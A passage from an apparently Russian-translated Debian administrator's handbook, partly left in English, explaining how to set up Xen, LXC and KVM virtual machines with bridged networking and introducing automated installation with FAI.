- `--memory` для указания количества ОЗУ, выделенного вновь создаваемой системе;
- `--size` и `--swap`, чтобы задать размер «виртуальных дисков», доступных для domU;
- `--debootstrap-cmd`, to specify the which debootstrap command is used. The default is **debootstrap** if debootstrap and cdebootstrap are installed. In that case, the `--dist` option will also most often be used (with a distribution name such as buster).

УГЛУБЛЯЕМСЯ Установка систем, отличных от Debian, в domU

В случае системы, основанной не на Linux, следует быть аккуратным при указании ядра, которое должно использоваться domU, с помощью опции `--kernel`.

- `--dhcp` объявляет, что конфигурация сети domU должна быть получена по DHCP, в то время как `--ip` позволяет задать статический IP-адрес.

- Наконец, следует выбрать метод хранения для создаваемых образов (тех, которые будут видны как жёсткие диски из domU). Самый простой метод, соответствующий опции `--dir`, заключается в создании одного файла на dom0 для каждого устройства, которое будет передано domU. Для систем, использующих LVM, альтернативой является использование опции `--lvm`, за которой указывается имя группы томов; в таком случае **xen-create-image** создаст новый логический том в этой группе, и этот логический том станет доступным для domU как жёсткий диск.

ЗАМЕТКА Хранилище в domU

Целые жёсткие диски также могут быть экспортированы в domU, равно как разделы, RAID-массивы или ранее созданные логические тома LVM. Эти операции не автоматизированы **xen-create-image**, однако, поэтому требуется редактирование конфигурационного файла образа Xen после его создания с помощью **xen-create-image**.

Когда выборы сделаны, мы можем создать образ для нашего будущего Xen domU:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen -
[...]
General Information
-----
Hostname      : testxen
Distribution   : buster
Mirror        : http://deb.debian.org/debian
Partitions    : swap            512M  (swap)
                /                 2G    (ext4)
Image type    : sparse
Memory size   : 256M
Kernel path   : /boot/vmlinuz-4.19.0-5-amd64
Initrd path   : /boot/initrd.img-4.19.0-5-amd64
[...]
LogFile produced at:
                  /var/log/xen-tools/testxen.log

Installation Summary
-----
Hostname      : testxen
```

```
Distribution      : buster
MAC Address     : 00:16:3E:0C:74:2F
IP Address(es)   : dynamic
SSH Fingerprint : SHA256:PuAGX4/4S07Xzh1u0C12tL04EL5udf9ajvvbufB
SSH Fingerprint : SHA256:ajFTX54eakzolyzmZku/ihq/BK6KYsz5MewJ98B
SSH Fingerprint : SHA256:/sFov86b+rD/bRSJoHKbiMqzGFiwgZulEwpzsiw
SSH Fingerprint : SHA256:/NJg/CcoVj+OLE/cL3yyJINStnla7YkHKe3/xEd
Root Password    : EwmQMHTywY9zsRBpqQuxZTb
```

Теперь у нас есть виртуальная машина, но она ещё не запущена (и поэтому только занимает место на жёстком диске `dom0`). Разумеется, мы можем создать больше образов, возможно с разными параметрами.

Before turning these virtual machines on, we need to define how they'll be accessed. They can of course be considered as isolated machines, only accessed through their system console, but this rarely matches the usage pattern. Most of the time, a `domU` will be considered as a remote server, and accessed only through a network. However, it would be quite inconvenient to add a network card for each `domU`; which is why Xen allows creating virtual interfaces that each domain can see and use in a standard way. Note that these cards, even though they're virtual, will only be useful once connected to a network, even a virtual one. Xen has several network models for that:

- Простейшей является модель *моста*; все сетевые карты `eth0` (как в `dom0`, так и в `domU`-системах) ведут себя, как если бы они были напрямую подключены к Ethernet-коммутатору.
- Следующая модель — *маршрутизируемая*, когда `dom0` ведёт себя как маршрутизатор, находящийся между `domU`-системами и (физической) внешней сетью.
- Наконец, в модели *NAT* `dom0` опять находится между `domU`-системами и остальной сетью, но `domU`-системы не доступны извне напрямую, и трафик проходит через преобразование адресов на `dom0`.

Эти три сетевых режима включают различные интерфейсы с необычными именами, такими как `vif*`, `veth*`, `peth*` и `xenbr0`.

Гипервизор Xen комбинирует их в соответствии с заданной схемой под контролем инструментов пространства пользователя. Поскольку NAT и маршрутизируемая модель приспособлены лишь для отдельных

случаев, мы рассмотрим только модель моста.

The standard configuration of the Xen packages does not change the system-wide network configuration. However, the **xend** daemon is configured to integrate virtual network interfaces into any pre-existing network bridge (with `xenbr0` taking precedence if several such bridges exist). We must therefore set up a bridge in `/etc/network/interfaces` (which requires installing the `bridge-utils` package, which is why the `xen-utils-4.11` package recommends it) to replace the existing `eth0` entry:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

After rebooting to make sure the bridge is automatically created, we can now start the domU with the Xen control tools, in particular the **xl** command. This command allows different manipulations on the domains, including listing them and, starting/stopping them. You might need to increase the default memory by editing the variable memory from configuration file (in this case, `/etc/xen/testxen.cfg`). Here we have set it to 1024 (megabytes).

```
# xl list
Name                           ID   Mem  VCPUs S
Domain-0                        0   1894      2 r-
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                           ID   Mem  VCPUs S
Domain-0                        0   1505      2 r-
testxen                         13   1024      0 --
```

ИНСТРУМЕНТ Выбор набора инструментов для управления Xen

В Debian 7 и более старых версиях эталонной командой для управления виртуальными машинами Xen была **xm**. Теперь её заменила **xl**, которая по большей части сохраняет обратную совместимость. Но это не единственные доступные инструменты: альтернативами являются **virsh** из libvirt и **xe** из XenServer XAPI (коммерческий продукт на базе Xen).

ОСТОРОЖНО Только один domU на образ!

While it is of course possible to have several domU systems running in parallel, they will all need to use their own image, since each domU is made to believe it runs on its own hardware (apart from the small slice of the kernel that talks to the hypervisor). In particular, it isn't possible for two domU systems running simultaneously to share storage space. If the domU systems are not run at the same time, it is, however, quite possible to reuse a single swap partition, or the partition hosting the `/home` filesystem.

Заметьте, что domU `testxen` использует реальную память, взятую из ОЗУ, которая иначе была бы доступна dom0, а не виртуальную. Поэтому при сборке сервера для размещения машин Xen следует побеспокоиться об обеспечении достаточного объема физического ОЗУ.

Voilà! Наша виртуальная машина запускается. Мы можем получить доступ к ней в одном из двух режимов. Обычный путь — подключаться к ней «удалённо» через сеть, как мы подключались бы к реальной машине; для этого обычно требуется настройка либо DHCP-сервера, либо DNS. Другой путь, который может стать единственным возможным в случае неправильной настройки сети, — использование консоли `hvc0` с помощью команды `xl console`:

```
# xl console testxen  
[...]
```

```
Debian GNU/Linux 10 testxen hvc0
```

```
testxen login:
```

После этого можно начать сессию, как если бы вы сидели за клавиатурой виртуальной машины. Для отключения от этой консоли служит сочетание клавиш **Control+J**.

СОВЕТ Получение консоли сразу

Иногда хочется запустить domU-систему и сразу же подключиться к её консоли; для этого команда `xl create` может принимать флаг `-c`. Запуск domU с этим флагом приведёт к отображению всех сообщений во время загрузки системы.

ИНСТРУМЕНТ OpenXenManager

OpenXenManager (в пакете `openxenmanager`) — это графический интерфейс, позволяющий удалённо управлять доменами Xen через API Xen. Он предоставляет большую часть возможностей команды `xl`.

Когда `domU` запущен, он может использоваться как любой другой сервер (ведь это, помимо прочего, система GNU/Linux). Однако благодаря тому, что это виртуальная машина, доступны и некоторые дополнительные возможности. К примеру, `domU` может быть временно приостановлен, а затем вновь запущен с помощью команд **`xl pause`** и **`xl unpause`**. Заметьте, что хотя приостановленный `domU` не использует ресурсы процессора, выделенная ему память по-прежнему занята. Может иметь смысл использовать команды **`xl save`** и **`xl restore`**: сохранение `domU` освобождает ресурсы, которые ранее использовались этим `domU`, в том числе и ОЗУ. После восстановления (или снятия с паузы) `domU` не замечает ничего кроме того, что прошло некоторое время. Если `domU` был запущен, когда `dom0` выключается, сценарии из пакетов автоматически сохраняют `domU` и восстанавливают его при следующей загрузке. Отсюда, конечно, проистекает обычное неудобство, проявляющееся, например, при переводе ноутбука в спящий режим; в частности, если `domU` приостановлен слишком надолго, сетевые подключения могут завершиться. Заметьте также, что Xen на данный момент несовместим с большей частью системы управления питанием ACPI, что мешает приостановке `dom0`-системы.

ДОКУМЕНТАЦИЯ Опции `xl`

Большая часть подкоманд `xl` требуют одного или более аргументов, часто — имени `domU`. Эти аргументы подробно описаны в странице руководства `xl(1)`.

Выключение или перезагрузка `domU` могут быть выполнены как изнутри `domU` (с помощью команды **`shutdown`**), так и из `dom0`, с помощью **`xl shutdown`** или **`xl reboot`**.

УГЛУБЛЯЕМСЯ Xen углублённо

Xen has many more features than we can describe in these few paragraphs. In particular, the system

is very dynamic, and many parameters for one domain (such as the amount of allocated memory, the visible hard drives, the behavior of the task scheduler, and so on) can be adjusted even when that domain is running. A domU can even be migrated across servers without being shut down, and without losing its network connections! For all these advanced aspects, the primary source of information is the official Xen documentation.

→ <https://xenproject.org/help/documentation/>

12.2.2. LXC

Хотя она и используется для создания «виртуальных машин», LXC является, строго говоря, не системой виртуализации, а системой для изоляции групп процессов друг от друга, даже если они все выполняются на одном узле. Она использует набор недавних изменений в ядре Linux, известных под общим названием *control groups*, благодаря которому разные наборы процессов, называемые «группами», имеют разные представления о некоторых аспектах системы. Наиболее примечательные из этих аспектов — идентификаторы процессов, конфигурация сети и точки монтирования. Такая группа изолированных процессов не будет иметь доступа к другим процессам в системе, и её доступ к файловой системе может быть ограничен определённым подмножеством. У неё также могут быть свои собственные сетевой интерфейс и таблица маршрутизации, и она может быть настроена так, чтобы видеть только подмножество устройств, присутствующих в системе.

These features can be combined to isolate a whole process family starting from the **init** process, and the resulting set looks very much like a virtual machine. The official name for such a setup is a “container” (hence the LXC moniker: *LinuX Containers*), but a rather important difference with “real” virtual machines such as provided by Xen or KVM is that there is no second kernel; the container uses the very same kernel as the host system. This has both pros and cons: advantages include excellent performance due to the total lack of overhead, and the fact that the kernel has a global vision of all the processes running on the system, so the scheduling can be more efficient than it would be if two independent kernels were to schedule different task sets. Chief among the inconveniences is the impossibility to run a different kernel in a container (whether a different Linux version or a different operating system altogether).

ЗАМЕТКА Ограничения изоляции LXC

Контейнеры LXC не предоставляют такого уровня изоляции, который достижим с помощью более серьёзных эмуляторов или виртуальных машин. В частности:

- поскольку ядро разделяется между хост-системой и контейнерами, процессы, заключённые в контейнеры, всё же могут получать доступ к сообщениям ядра, что может привести к утечкам информации, если сообщения исходят из контейнера;
- по той же причине, если контейнер скомпрометирован и была эксплуатирована уязвимость ядра, другие контейнеры также могут быть затронуты;
- ядро проверяет права доступа файловых систем в соответствии с числовыми идентификаторами пользователей и групп; эти идентификаторы могут обозначать разных пользователей и группы в зависимости от контейнера, что следует помнить, если доступные для записи части файловой системы разделяются между контейнерами.

Поскольку мы имеем дело с изоляцией, а не обычной виртуализацией, настройка контейнеров LXC более сложна, чем простой запуск `debian-installer` на виртуальной машине. Мы опишем некоторые предварительные требования, затем перейдём к конфигурации сети; после этого мы сможем собственно создать систему для запуска в контейнере.

12.2.2.1. Предварительные шаги

Пакет `lxc` содержит инструменты, необходимые для запуска LXC, поэтому его необходимо установить.

LXC также требует систему конфигурации *control groups*, представляющую собой виртуальную файловую систему, которая должна быть смонтирована в `/sys/fs/cgroup`. Так как Debian 8 перешел на `systemd`, который также зависит от *control groups*, это делается автоматически во время загрузки без дополнительной настройки.

12.2.2.2. Сетевые настройки

The goal of installing LXC is to set up virtual machines; while we could, of course, keep them isolated from the network, and only communicate with them via the filesystem, most use cases involve giving at least minimal network access to the containers. In the typical case, each container will get a virtual network interface, connected to the real network through a bridge. This virtual interface can be plugged either directly onto the host's physical network interface (in which case the container is directly on the network), or onto another virtual interface defined on the host (and the host can then filter

or route traffic). In both cases, the bridge-utils package will be required.

The simple case is just a matter of editing `/etc/network/interfaces`, moving the configuration for the physical interface (for instance, `eth0`) to a bridge interface (usually `br0`), and configuring the link between them. For instance, if the network interface configuration file initially contains entries such as the following:

```
auto eth0
iface eth0 inet dhcp
```

Их следует отключить и заменить на следующие:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
    bridge-ports eth0
```

Результат такой настройки будет похож на тот, какой мы получили бы, если бы контейнеры были машинами, подключёнными к той же физической сети, что и хост-машина. Конфигурация «мост» управляет прохождением кадров Ethernet между всеми связанными интерфейсами, включая и физический `eth0`, и интерфейсы, заданные для контейнеров.

In cases where this configuration cannot be used (for instance, if no public IP addresses can be assigned to the containers), a virtual *tap* interface will be created and connected to the bridge. The equivalent network topology then becomes that of a host with a second network card plugged into a separate switch, with the containers also plugged into that switch. The host must then act as a gateway for the containers if they are meant to communicate with the outside world.

В дополнение к bridge-utils для «продвинутой» конфигурации потребуется пакет `vde2`; файл `/etc/network/interfaces` тогда примет следующий вид:

```
# Интерфейс eth0 без изменений
auto eth0
iface eth0 inet dhcp
```

```
# Виртуальный интерфейс
auto tap0
iface tap0 inet manual
    vde2-switch -t tap0

# Мост для контейнеров
auto br0
iface br0 inet static
    bridge-ports tap0
    address 10.0.0.1
    netmask 255.255.255.0
```

Сеть может быть настроена как статически в контейнерах, так и динамически и помошью DHCP-сервера, запущенного на хост-системе. Такой DHCP-сервер должен быть сконфигурирован для ответа на запросы на интерфейсе `br0`.

12.2.2.3. Установка системы

Давайте теперь настроим файловую систему для использования контейнером. Поскольку эта «виртуальная машина» не будет запускаться непосредственно на оборудовании, потребуются некоторые дополнительные манипуляции по сравнению с обычной файловой системой, особенно когда дело касается ядра, устройств и консолей. К счастью, пакет `lxc` включает сценарии, которые в значительной степени автоматизируют эту настройку. В частности, следующие команды (для которых требуются пакеты `debootstrap` и `rsync`) установят контейнер с `Debian`:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-stable-am
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
root@mirwiz:~#
```

Заметьте, что файловая система изначально создана в `/var/cache/lxc`, а затем перемещена в каталог назначения. Это позволяет создавать идентичные контейнеры намного быстрее, поскольку требуется лишь скопировать их.

Note that the Debian template creation script accepts an `--arch` option to specify the architecture of the system to be installed and a `--release` option if you want to install something else than the current stable release of Debian. You can also set the `MIRROR` environment variable to point to a local Debian mirror.

Только что созданная файловая система теперь содержит минимальную систему Debian, и по умолчанию у контейнера нет сетевого интерфейса (за исключением `loopback`). Поскольку это не то, чего мы хотели, мы отредактируем конфигурационный файл контейнера (`/var/lib/lxc/testlxc/config`) и добавим несколько записей `lxc.network.*`:

```
lxc.net.0.type = veth
lxc.net.0.flags = up
lxc.net.0.link = br0
lxc.net.0.hwaddr = 4a:49:43:49:79:20
```

Эти записи означают, соответственно, что в контейнере будет создан виртуальный интерфейс, что он будет автоматически подниматься при запуске этого контейнера, что он будет автоматически соединяться с мостом `br0` на хост-системе и что его MAC-адрес будет соответствовать указанному. Если бы эта последняя запись отсутствовала или была отключена, генерировался бы случайный MAC-адрес.

Другая полезная запись в этом файле — имя узла:

```
lxc.uts.name = testlxc
```

12.2.2.4. Запуск контейнера

Now that our virtual machine image is ready, let's start the container with **`lxc-start --daemon --name=testlxc`**.

In LXC releases following 2.0.8, root passwords are not set by default. We can set one running **lxc-attach -n testlxc passwd**. Now we can login:

```
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 9 testlxc console

testlxc login: root
Password:
Linux testlxc 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
```

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
root@testlxc:~# ps auxwf
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
root          1  0.0  0.2  56736  6608 ?        Ss   09:28  0:00
root         32  0.0  0.1  46096  4680 ?        Ss   09:28  0:00
root         75  0.0  0.1  67068  3328 console   Ss   09:28  0:00
root         82  0.0  0.1  19812  3664 console   S    09:30  0:00
root         88  0.0  0.1  38308  3176 console   R+   09:31  0:00
root         76  0.0  0.1  69956  5636 ?        Ss   09:28  0:00
root@testlxc:~#
```

Теперь мы в контейнере; наш доступ к процессам ограничен только теми, которые запущены изнутри самого контейнера, и наш доступ к файловой системе также ограничен до выделенного подмножества полной файловой системы (`/var/lib/lxc/testlxc/rootfs`). Мы можем выйти из консоли с помощью **Control+a q**.

Заметьте, что мы запустили контейнер как фоновый процесс благодаря опции `--daemon` команды **lxc-start**. Контейнер можно прервать впоследствии с помощью такой команды как **lxc-stop --name=testlxc**.

Пакет lxc содержит сценарий инициализации, который может автоматически запускать один или несколько контейнеров при загрузке хост-системы (он использует **lxc-autostart**, запускающую контейнеры, параметр `lxc.start.auto` которых установлен в значение 1). Более тонкий контроль порядка запуска возможен с помощью `lxc.start.order` и `lxc.group`: по умолчанию сценарий инициализации

сначала запускает контейнеры, входящие в группу `onboot`, а затем — контейнеры, не входящие ни в какие группы. В обоих случаях порядок внутри группы определяется параметром `lxc.start.order`.

УГЛУБЛЯЕМСЯ Массовая виртуализация

Поскольку LXC — очень легковесная система изоляции, её в частности можно приспособить для массового размещения виртуальных серверов. Сетевая конфигурация будет, возможно, несколько более сложной, чем мы описали выше, но «продвинутой» конфигурации с использованием интерфейсов `tap` и `veth` должно быть достаточно во многих случаях.

Может также иметь смысл сделать общей часть файловой системы, такую как ветки `/usr` и `/lib`, чтобы избежать дупликации программного обеспечения, которое может быть общим для нескольких контейнеров. Это обычно достигается с помощью записей `lxc.mount.entry` в конфигурационных файлах контейнеров. Интересным побочным эффектом является то, что процессы станут потреблять меньше физической памяти, поскольку ядро способно определить, что программы используются совместно. Минимальные затраты на один дополнительный контейнер могут быть снижены до дискового пространства, выделенного под его специфические данные, и нескольких дополнительных процессов, которыми должно управлять ядро.

Разумеется, мы не описали всех доступных опций; более исчерпывающая информация может быть получена из страниц руководства `lxc(7)` и `lxc.container.conf(5)` и тех, на которые они ссылаются.

12.2.3. Виртуализация с помощью KVM

KVM, что расшифровывается как *Kernel-based Virtual Machine*, является первым и главным модулем ядра, предоставляющим большую часть инфраструктуры, которая может использоваться виртуализатором, но не является самим виртуализатором. Собственно контроль за виртуализацией осуществляется приложением, основанным на QEMU. Не переживайте, если в этом разделе будут упоминаться команды **qemu-***: речь всё равно о KVM.

В отличие от других систем виртуализации, KVM был влит в ядро Linux с самого начала. Его разработчики выбрали использование наборов инструкций процессора, выделенных для виртуализации (Intel-VT и AMD-V), благодаря чему KVM получился легковесным, элегантным и не прожорливым до ресурсов. Обратной стороной медали является, естественно, то, что KVM работает не на любом компьютере, а только на таком, в котором установлен подобающий процессор. Для x86- машин можно убедиться, такой ли у вас процессор, проверив наличие флага «vmx» или «svm» в файле `/proc/cpuinfo`.

Поскольку его разработка активно поддерживается Red Hat, KVM стал в той или иной степени эталоном виртуализации в Linux.

12.2.3.1. Предварительные шаги

В отличие от таких инструментов, как VirtualBox, сам по себе KVM не включает никакого пользовательского интерфейса для создания виртуальных машин и управления ими. Пакет `qemu-kvm` предоставляет лишь исполняемый файл, способный запустить виртуальную машину, а также инициализационный скрипт, загружающий соответствующие модули ядра.

К счастью, Red Hat также предоставляет набор инструментов для решения этой проблемы, разрабатывая библиотеку `libvirt` и связанные с ней инструменты менеджера виртуальных машин. `libvirt` позволяет управлять виртуальными машинами унифицированным образом,

независимо от стоящей за ней системой виртуализации (на данный момент она поддерживает QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare и UML). **virtual-manager** — это графический интерфейс, который использует libvirt для создания виртуальных машин и управления ими.

We first install the required packages, with **apt-get install libvirt-clients libvirt-daemon-system qemu-kvm virtinst virt-manager virt-viewer**. libvirt-daemon-system provides the **libvirtd** daemon, which allows (potentially remote) management of the virtual machines running on the host, and starts the required VMs when the host boots. libvirt-clients provides the **virsh** command-line tool, which allows controlling the **libvirtd**-managed machines.

Пакет virtinst предоставляет **virt-install**, которая позволяет создавать виртуальные машины из командной строки. Наконец, virt-viewer позволяет получать доступ к графической консоли виртуальной машины.

12.2.3.2. Сетевые настройки

Как и в случаях Xen и LXC, наиболее распространённая сетевая конфигурация включает мост, группирующий сетевые интерфейсы виртуальных машин (см. [Раздел 12.2.2.2, «Сетевые настройки»](#)).

В качестве альтернативы, в конфигурации KVM по умолчанию, виртуальной машине выдаётся адрес из частного диапазона (192.168.122.0/24), и NAT настраивается таким образом, чтобы виртуальная машина могла получить доступ во внешнюю сеть.

Ниже в этом разделе считается, что на хост-системе имеются физический интерфейс `eth0` и мост `br0`, и что первый присоединён к последнему.

12.2.3.3. Установка с помощью **virt-install**

Создание виртуальной машины очень похоже на установку обычной

системы с той разницей, что характеристики виртуальной машины описываются в командной строке, кажущейся бесконечной.

С практической точки зрения это значит, что мы будем использовать установщик Debian, загружая виртуальную машину с виртуального привода DVD-ROM, соответствующего образу DVD Debian, хранящемуся на хост-системе. Виртуальная машина экспортирует свой графический интерфейс по протоколу VNC (см. подробности в [Раздел 9.2.2, «Использование удалённых графических рабочих столов»](#)), что позволит нам контролировать процесс установки.

Для начала потребуется сказать libvirtd, где хранить образы дисков, если только нас не устраивает расположение по умолчанию (`/var/lib/libvirt/images/`).

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

COBET Добавьте пользователя в группу libvirt

All samples in this section assume that you are running commands as root. Effectively, if you want to control a local libvirt daemon, you need either to be root or to be a member of the libvirt group (which is not the case by default). Thus if you want to avoid using root rights too often, you can add yourself to the libvirt group and run the various commands under your user identity.

Давайте запустим процесс установки на виртуальной машине и поближе взглянем на наиболее важные опции **virt-install**. Эта команда регистрирует виртуальную машину и её параметры в libvirtd, а затем запускает её, чтобы приступить к установке.

```
# virt-install --connect qemu:///system ❶
    --virt-type kvm ❷
    --name testkvm ❸
    --memory 1024 ❹
    --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10
    --cdrom /srv/isos/debian-10.2.0-amd64-netinst.iso
    --network bridge=virbr0 ❺
```

```
--graphics vnc          ⑧
--os-type linux         ⑨
--os-variant debian10

Starting install...
Allocating 'testkvm.qcow' | 10 GB    00:00
```

- ❶ Опция `--connect` указывает, какой «гипервизор» использовать. Он указывается в виде URL, содержащего систему виртуализации(`xen://`, `qemu://`, `lxc://`, `openvz://`, `vbox://` и т. п.) и машину, на которой должны размещаться виртуальные машины (это поле можно оставить пустым в случае локального узла). В дополнение к этому, в случае QEMU/KVM каждый пользователь может управлять виртуальными машинами, работающими с ограниченными правами, и путь URL позволяет дифференцировать «системные» машины (`/system`) от остальных (`/session`).
- ❷ Так как KVM управляет тем же образом, что и QEMU, в `--virt-type kvm` можно указать использование KVM, хотя URL и выглядит так же, как для QEMU.
- ❸ Опция `--name` задаёт (уникальное) имя виртуальной машины.
- ❹ The `--memory` option allows specifying the amount of RAM (in MB) to allocate for the virtual machine.
- ❺ The `--disk` specifies the location of the image file that is to represent our virtual machine's hard disk; that file is created, unless present, with a size (in GB) specified by the `size` parameter. The `format` parameter allows choosing among several ways of storing the image file. The default format (`qcow2`) allows starting with a small file that only grows when the virtual machine starts actually using space.

Опция `--cdrom` используется, чтобы указать, где искать оптический диск для установки. Путь может быть либо локальным путём к ISO-файлу, либо URL, по которому можно получить файл, либо файлом устройства физического привода CD-ROM (то есть `/dev/cdrom`).

- ⑦ С помощью опции `--network` указывается, каким образом виртуальная сетевая карта интегрируется в сетевую конфигурацию хоста. Поведением по умолчанию (которое мы задали явно в этом примере) является интеграция в любой существующий сетевой мост. Если ни одного моста нет, виртуальная машина сможет получить доступ к физической сети только через NAT, поэтому она получает адрес в подсети из частного диапазона (192.168.122.0/24).
- ⑧ `--graphics vnc` states that the graphical console should be made available using VNC. The default behavior for the associated VNC server is to only listen on the local interface; if the VNC client is to be run on a different host, establishing the connection will require setting up an SSH tunnel (see [Раздел 9.2.1.3, «Создание шифрованных туннелей»](#)). Alternatively, `--graphics vnc,listen=0.0.0.0` can be used so that the VNC server is accessible from all interfaces; note that if you do that, you really should design your firewall accordingly.
- ⑨ Опции `--os-type` и `--os-variant` позволяют оптимизировать некоторые параметры виртуальной машины, исходя из известных особенностей указанной операционной системы.

Сейчас виртуальная машина запущена, и нам надо подключиться к графической консоли, чтобы произвести установку. Если предыдущий шаг выполнялся в графическом окружении, это подключение установится автоматически. В противном случае, или же при удалённой работе, чтобы открыть графическую консоль, можно запустить `virt-viewer` в любом графическом окружении (пароль root на удалённой машине запрашивается дважды, поскольку для работы требуется два

SSH-соединения):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

Когда процесс установки завершится, виртуальная машина перезагрузится и будет готова к работе.

12.2.3.4. Управление машинами с помощью virsh

Теперь, когда установка выполнена, давайте посмотрим, как обращаться с имеющимися виртуальными машинами. Первым делом попробуем попросить у **libvirtd** список управляемых им виртуальных машин:

```
# virsh -c qemu:///system list --all
  Id  Name           State
-----+
   8  testkvm       shut off
```

Давайте запустим нашу тестовую виртуальную машину:

```
# virsh -c qemu:///system start testkvm
Domain testkvm стартует
```

Теперь можно получить инструкции для подключения к графической консоли (возвращённый VNC-дисплей можно передать в качестве параметра команде **vncviewer**):

```
# virsh -c qemu:///system vncdisplay testkvm
127.0.0.1:0
```

В число прочих подкоманд **virsh** входят:

- **reboot** для перезапуска виртуальной машины;
- **shutdown** для корректного завершения работы;
- **destroy** для грубого прерывания работы;
- **suspend** для временной приостановки;
- **resume** для продолжения работы после приостановки;
- **autostart** для включения (или для выключения, с опцией **-- disable**) автоматического запуска виртуальной машины при

- запуске хост-системы;
- `undefine` для удаления всех следов виртуальной машины из `libvirtd`.

Все эти подкоманды принимают идентификатор виртуальной машины в качестве параметра.

12.2.3.5. Установка RPM-системы в Debian с помощью yum

Если виртуальная машина предназначается для запуска Debian (или одного из производных дистрибутивов), систему можно инициализировать с помощью **debootstrap**, как описано выше. Но если на виртуальную машину надо установить систему, основанную на RPM (такую как Fedora, CentOS или Scientific Linux), установку следует производить с помощью утилиты **yum** (которая доступна из одноимённого пакета).

Эта процедура требует использования **rpm** для распаковки начального набора файлов, включая, в частности, конфигурационные файлы **yum**, а затем вызов **yum** для распаковки оставшихся пакетов. Но поскольку **yum** вызывается извне chroot, потребуется внести некоторые временные изменения. В примере ниже целевой chroot — `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-6.1810.2.el7.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-6.1810.2.el7
rpm: RPM should not be used directly install RPM packages, use Al
rpm: However assuming you know what you are doing...
warning: centos-release-7-6.1810.2.el7.centos.x86_64.rpm: Header
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/",
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,
```

12.3. Автоматизированная установка

Администраторам Falcot Corp, как и многим администраторам больших ИТ-инфраструктур, необходимы инструменты для быстрой установки (или переустановки), причём по возможности автоматической, на новых машинах.

Эти потребности можно удовлетворить с помощью широкого диапазона решений. С одной стороны, универсальные инструменты вроде SystemImager делают это, создавая образ, основанный на шаблонной машине, после чего разворачивают этот образ на целевых системах; с другой стороны, стандартный установщик Debian может быть преднастроен с помощью конфигурационного файла, содержащего ответы на задаваемые в процессе установки вопросы. Промежуточным вариантом являются такие гибридные инструменты как FAI (*Fully Automatic Installer*), которые производят установку с помощью пакетной системы, но также используют свою собственную инфраструктуру для задач, специфичных для массового развертывания (таких как запуск, разметка, конфигурирование и т. п.).

У каждого из этих решений есть свои преимущества и недостатки: SystemImager работает независимо от какой бы то ни было системы управления пакетами, что позволяет управлять большими наборами машин с несколькими различными дистрибутивами Linux. Он также включает систему обновления, не требующую переустановки, но эта система обновлений подходит только для тех случаев, когда на отдельных машинах не вносится независимых изменений; другими словами, пользователь не должен самостоятельно обновлять никакое программное обеспечение или устанавливать новое. Аналогично, обновления безопасности не должны быть автоматизированы, потому что им следует пройти через централизованный эталонный образ, поддерживаемый SystemImager. Кроме того, парк машин должен быть гомогенным, иначе придётся хранить и поддерживать много разных

образов (образ i386 не подойдёт для powerpc-машины и т. п.).

С другой стороны, автоматизированная установка с помощью `debian-installer` может приспособиться к специфике каждой машины: установщик выберет подходящее ядро и пакеты программного обеспечения из соответствующих репозиториев, определит доступное оборудование, разметит весь жёсткий диск, чтобы максимально использовать доступное пространство, установит систему Debian и настроит загрузчик. Однако стандартный установщик будет устанавливать только стандартные версии Debian с базовой системой и набором предварительно выбранных «задач»; это не позволяет установить специфическую систему с приложениями не из пакетов. Для удовлетворения такой специфической потребности требуется модификация установщика... К счастью, установщик имеет модульную архитектуру, и существуют инструменты для автоматизации большей части работы, необходимой для такой модификации, в первую очередь `simple-CDD` (`CDD` — это аббревиатура от *Custom Debian Derivative*). Однако даже решение с `simple-CDD` решает только вопрос установки; обычно это не проблема, поскольку инструменты APT справляются с эффективным развёртыванием обновлений в дальнейшем.

Мы предоставим только краткий обзор FAI и совсем пропустим `SystemImager` (который больше не входит в состав Debian), чтобы более внимательно сосредоточиться на `debian-installer` и `simple-CDD`, которые более интересны в контексте Debian.

12.3.1. Fully Automatic Installer (FAI)

Fully Automatic Installer — это, возможно, самая старая система автоматизированного развёртывания Debian, чем объясняется её статус эталонной; но её очень гибкая натура едва компенсирует привносимую ей сложность.

FAI требуется серверная система для хранения информации для развёртывания и обеспечения загрузки целевых машин по сети. Для этого сервера нужен пакет fai-server (или fai-quickstart, в который также входят необходимые элементы для стандартной конфигурации).

В FAI используется специфический подход к определению разных профилей установки. FAI не просто дублирует эталонную установку, он является полноценным установщиком, полностью настраиваемым через набор файлов и сценариев, хранящихся на сервере; расположение их по умолчанию `/srv/fai/config/` не создаётся автоматически, так что администратору нужно создать его вместе с соответствующими файлами. В большинстве случаев эти файлы будут модифицированными файлами примеров, взятых из документации пакета fai-doc, а точнее из каталога `/usr/share/doc/fai-doc/examples/simple/`.

